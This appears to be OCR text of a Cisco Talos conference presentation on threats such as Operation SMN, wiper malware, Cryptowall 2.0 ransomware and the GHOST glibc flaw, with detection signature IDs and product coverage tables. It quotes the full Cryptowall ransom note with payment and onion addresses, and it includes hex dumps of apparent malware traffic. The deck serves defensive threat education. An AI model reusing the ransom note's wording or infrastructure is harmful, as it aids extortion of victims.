
Group 72

“Operation SMN” refers to the takedown of a threat actor that has targeted and exploited individual victims and organisations worldwide. Cisco was one of the participants in this effort.

Bit9 + CARBON BLACK
ARM YOUR ENDPOINTS.
CISCO
F-Secure.
FireEye
SECURITY REIMAGINED
iSIGHTPARTNERS
Security beyond the edge
tenable
network security
THREATCONNECT
ThreatTrack.
SECURITY
VOLEXITY

Mitigations

- Gh0stRat — Win.Trojan.Gh0stRAT, 19484, 27964
- PoisonIVY / DarkMoon — Win.Trojan.DarkMoon, 7816, 7815, 7814, 7813, 12715, 12724
- Hydraq — Win.Trojan.HyDraq, 16368, 21304
- HiKit — Win.Trojan.HiKit, 30948
- Zxshell — Win.Trojan.Zxshell, 32180, 32181
- DeputyDog — Win.Trojan.DeputyDog, 28493, 29459
- Derusbi — Win.Trojan.Derusbi, 20080




Product	Protection
AMP	✓
CWS	N/A
ESA	N/A
Network Security	✓
WSA	N/A

Wiper Malware


Wiper Malware

- Good enough development cycle
  - If you don’t need an F1 car why build one?
- A growing trend?
  - Many verticals targeted..
    - Oil & Energy
    - Electronics
    - Entertainment
    - Banking & Finance
- Many reasons using wipers may make sense..

Building a Better Mousetrap




```
00000000  28 00 0a 0b fa b7 57 49  4e 58 50 2d 53 50 33 2d (.....WI NXP-SP3-
00000010  58 38 36 00 ac 71 80 6b  ab 71 ff ff ff ff 63 6b X86..q.k .q....ck
00000020  ab 71 d5 13 40 00 04 00  00 00                   .q..@... ..
```



```
00000000  28 00 0a 0b fa aa 4d 41  52 43 5a 5f 57 37 45 4e (.....MA RCZ_W7EN
00000010  54 5f 53 50 31 00 a9 de  7f 06 fe ff ff ff eb 3b T_SP1... .......;
00000020  60 76 d5 13 40 00 04 00  00 00                   `v..@... ..
```

Protecting the Customer

- Talos always want to deliver up-to-date detection for the latest threats in the quickest most efficient manner possible.
- The quality of the detection should never be dismissed
- For full details, please read our blog: http://blogs.cisco.com/talos/wiper-malware




Product	Protection
AMP	✓
CWS	✓
ESA	N/A
Network Security	✓
WSA	✓

Cryptowall 2.0

Cryptowall 2.0

- Data is the new target
- Ransomware
  - Becoming more popular
  - Using more evasive techniques



What happened to your files?

All of your files were protected by a strong encryption with RSA-2048 using CryptoWall 2.0.

More information about the encryption keys using RSA-2048 can be found here: http://en.wikipedia.org/wiki/RSA_(cryptosystem)

What does this mean?

This means that the structure and data within your files have been irrevocably changed, you will not be able to work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them.

How did this happen?

Especially for you, on our server was generated the secret key pair RSA-2048 - public and private.

All your files were encrypted with the public key, which has been transferred to your computer via the Internet.

Decrypting of your files is only possible with the help of the private key and decrypt program, which is on our secret server.

What do I do?

Alas, if you do not take the necessary measures for the specified time then the conditions for obtaining the private key will be changed.

If you really value your data, then we suggest you do not waste valuable time searching for other solutions because they do not exist.

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:

1.https://paytordmbdekmizq.tor4pay.com/1NNk3ij
2.https://paytordmbdekmizq.pay2tor.com/1NNk3ij
3.https://paytordmbdekmizq.tor2pay.com/1NNk3ij
4.https://paytordmbdekmizq.pay4tor.com/1NNk3ij

If for some reasons the addresses are not available, follow these steps:


1. Download and install tor-browser: http://www.torproject.org/projects/torbrowser.html.en
2. After a successful installation, run the browser and wait for initialization.
3. Type in the address bar: paytordmbdekmizq.onion/1NNk3ij
4. Follow the instructions on the site.

IMPORTANT INFORMATION:

Your Personal PAGE: https://paytordmbdekmizq.tor4pay.com/1NNk3ij
Your Personal PAGE(using TOR): paytordmbdekmizq.onion/1NNk3ij
Your personal code (if you open the site (or TOR 's) directly): 1NNk3ij


Evasive Techniques

- Encrypted Binary
- Anti-VM check
- Uses TOR for Command & Control
- Runs 32-bit & 64-bit code simultaneously



Stopping Ransomware

- **Before:**
- ESA Stops the spam which is the primary infection vector.
- **During:**
- AMP, NGFW, IPS in addition to CWS & WSA detect and block attempts at downloading malware.
- **After:**
- IPS & NGFW identify and block malware operation and spread.




Product	Protection
AMP	✓
CWS	✓
ESA	✓
Network Security	✓
WSA	✓

For more information, see our blog entry: http://blogs.cisco.com/security/talos/cryptowall-2

Ghost


Ghost in the Machine – CVE-2015-0235


Attacker sends crafted email with user@malformeddomain in header
Email server attempts to resolve "malformeddomain" and suffers buffer overflow with potential exploitation

- 0-day vulnerability in GNU C Library
  - gethostbyname()
  - gethostbyname2()
- An Exploit for the Exim mail server exits that bypasses
  - *"bypasses all existing protections (ASLR, PIE, NX) on 32-bit and 64-bit machines"*
  - A Metasploit module is intended to be released

Ghost in the Machine – CVE-2015-0235

- How bad is it really?
  - Application must accept hostname input to one of the deprecated functions **BUT**..
  - Malformed hostname must consist of digits and only three dots or less
- What kind of software could be vulnerable?
  - Relatively few real-world applications accept this type of data as input
  - Ex: Exim mail server, procmail, pppd and others
- A patch has existed since May of 2013 but security impact not realised- PATCH



Product	Protection
AMP	N/A
CWS	N/A
ESA	N/A
Network Security	✓
WSA	N/A

Conclusions


Defence in Depth

- One product rarely protects against everything
- Additional layers of security offer additional changes of stopping the bad guy
- Follow us: blogs.cisco.com/Talos
- Follow me on twitter: @acchiu_security
- Annual Security report: www.cisco.com/go/ASR

Call to Action

- Visit the World of Solutions for
  - Cisco Campus –
  - Walk in Labs –
  - Technical Solution Clinics
- Meet the Engineer
- Lunch time Table Topics
- DevNet zone related labs and sessions
- Recommended Reading: for reading material and further resources for this session, please visit www.pearson-books.com/CLMilan2015

The Challenges Come from Every Direction



Sophisticated Attackers

Dynamic Threats


Complex Geopolitics

Defenders

Complicit Users

Boardroom Engagement

Misaligned Policies



Cisco 2015 Annual Security Report

Now available:

cisco.com/go/asr2015

Q & A

Complete Your Online Session Evaluation


Give us your feedback and receive a Cisco Live 2015 T-Shirt!

Complete your Overall Event Survey and 5 Session Evaluations.

- Directly from your mobile device on the Cisco Live Mobile App
- By visiting the Cisco Live Mobile Site http://showcase.genie-connect.com/clmelbourne2015
- Visit any Cisco Live Internet Station located throughout the venue

